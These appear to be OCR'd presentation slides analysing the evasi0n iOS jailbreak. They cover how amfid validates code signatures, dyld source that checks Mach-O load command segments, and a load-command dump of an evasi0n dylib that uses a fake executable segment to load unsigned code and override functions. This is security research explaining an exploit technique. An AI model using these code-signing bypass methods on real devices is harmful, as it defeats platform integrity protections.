


AMFID

- All binaries shipped with iOS have hashes in the kernel.
    - No chicken-and-egg problem with amfid loading.
- amfid uses a library (libmis.dylib) to verify the code signature on binaries.
- If it passes, amfid replies to the kernel, and kernel continues loading the binary.

WEAKNESSES

- CS blobs are validated in amfid, outside the kernel.
- As long as amfid gives permission, the kernel accepts any CS blob as valid.


amfid
libmis.dylib
weak part
com.apple.driver.AppleMobileFileIntegrity
mpo_vnode_check_signature
mpo_vnode_check_exec
uip->cs_blobs
execve
CS_KILL
fcntl(F_ADDFILESIGS)
vm_fault_enter
kernel
dyld

RUNNING UNSIGNED CODE

- ✓ Write to root file system (specifically /etc/launchd.conf)
- Convince amfid to okay our program
- ✓ Convince launchctl/launchd to run a program as root

DYLIB LOADING

- dyld takes care of loading the dependent libraries in Mach-O.
- dyld also handles dlopen and other dynamic loading calls.
- dyld runs inside the process using it, so it has only the permissions every process has.
  - Conversely, every process has to be able to do what dyld can do.

CAN WE LOAD UNSIGNED DYLIBS?

- dyld tries to prevent this by requiring the Mach-O header of dylibs to be executable.
- Accessing unsigned executable pages causes the process to die.
- Note: you cannot step around this with no code segments... there has to be at least one.

```
void ImageLoaderMachO::sniffLoadCommands(const macho_header* mh, const char* path, bool* compressed,
                                         unsigned int* segCount, unsigned int* libCoun
                                         const linkedit_data_command** codeSigCmd)
{
	*compressed = false;
	*segCount = 0;
	*libCount = 0;
	*codeSigCmd = NULL;
	struct macho_segment_command* segCmd;
#if CODESIGNING_SUPPORT
	bool foundLoadCommandSegment = false;
#endif
	const uint32_t cmd_count = mh->ncmds;
	const struct load_command* const startCmds    = (struct load_command*)(((uint8_t*)mh) + sizeof(macho_header));
	const struct load_command* const endCmds = (struct load_command*)(((uint8_t*)mh) + sizeof(macho_header) + mh->sizeofcmds);
	const struct load_command* cmd = startCmds;
	for (uint32_t i = 0; i < cmd_count; ++i) {
		switch (cmd->cmd) {
			case LC_DYLD_INFO:
			case LC_DYLD_INFO_ONLY:
				*compressed = true;
				break;
			case LC_SEGMENT_COMMAND:
				segCmd = (struct macho_segment_command*)cmd;
				// ignore zero-sized segments
				if ( segCmd->vmsize != 0 )
					*segCount += 1;
#if CODESIGNING_SUPPORT
				// <rdar://problem/7942521> all load commands must be in an executable segment
				if ( (segCmd->fileoff < mh->sizeofcmds) && (segCmd->filesize != 0) ) {
					if ( (segCmd->fileoff != 0) || (segCmd->filesize < (mh->sizeofcmds+sizeof(macho_header))) )
						dyld::throwf("malformed mach-o image: segment %s does not span all load commands", se
					if ( segCmd->initprot != (VM_PROT_READ | VM_PROT_EXECUTE) )
						dyld::throwf("malformed mach-o image: load commands found in segment %s with wrong pe
					foundLoadCommandSegment = true;
				}
#endif
				break;
			case LC_LOAD_DYLIB:
			case LC_LOAD_WEAK_DYLIB:
			case LC_REEXPORT_DYLIB:
			case LC_LOAD_UPWARD_DYLIB:
				*libCount += 1;
				break;
			case LC_CODE_SIGNATURE:
				*codeSigCmd = (struct linkedit_data_command*)cmd; // only support one LC_CODE_SIGNATURE per image
				break;
		}
		uint32_t cmdLength = cmd->cmdsize;
```

REQUIRES MACH-O HEADER TO BE EXECUTABLE?

- Actually, it requires any load command segment that spans the file offsets where the Mach-O header is to:
  - Span at least the entire Mach-O header file offsets.
  - Be executable.
- And there must be at least one such segment.

OF COURSE...


- Who says the Mach-O header actually used by dyld has to be at the front of the file?

```
/var/evasi0n/amfi.dylib:
Load command 0
      cmd LC_SEGMENT
  cmdsize 56
  segname __FAKE_TEXT
   vmaddr 0x00000000
   vmsize 0x00001000
  fileoff 0
 filesize 4096
  maxprot 0x00000005
 initprot 0x00000005
   nsects 0
    flags 0x0
Load command 1
      cmd LC_SEGMENT
  cmdsize 56
  segname __TEXT
   vmaddr 0x00000000
   vmsize 0x00001000
  fileoff 8192
 filesize 4096
  maxprot 0x00000001
 initprot 0x00000001
   nsects 0
    flags 0x0
Load command 2
      cmd LC_SEGMENT
  cmdsize 56
  segname __LINKEDIT
   vmaddr 0x00001000
   vmsize 0x00001000
  fileoff 4096
 filesize 187
  maxprot 0x00000001
 initprot 0x00000001
   nsects 0
    flags 0x0
```

NOW WHAT?

- We can override functions!

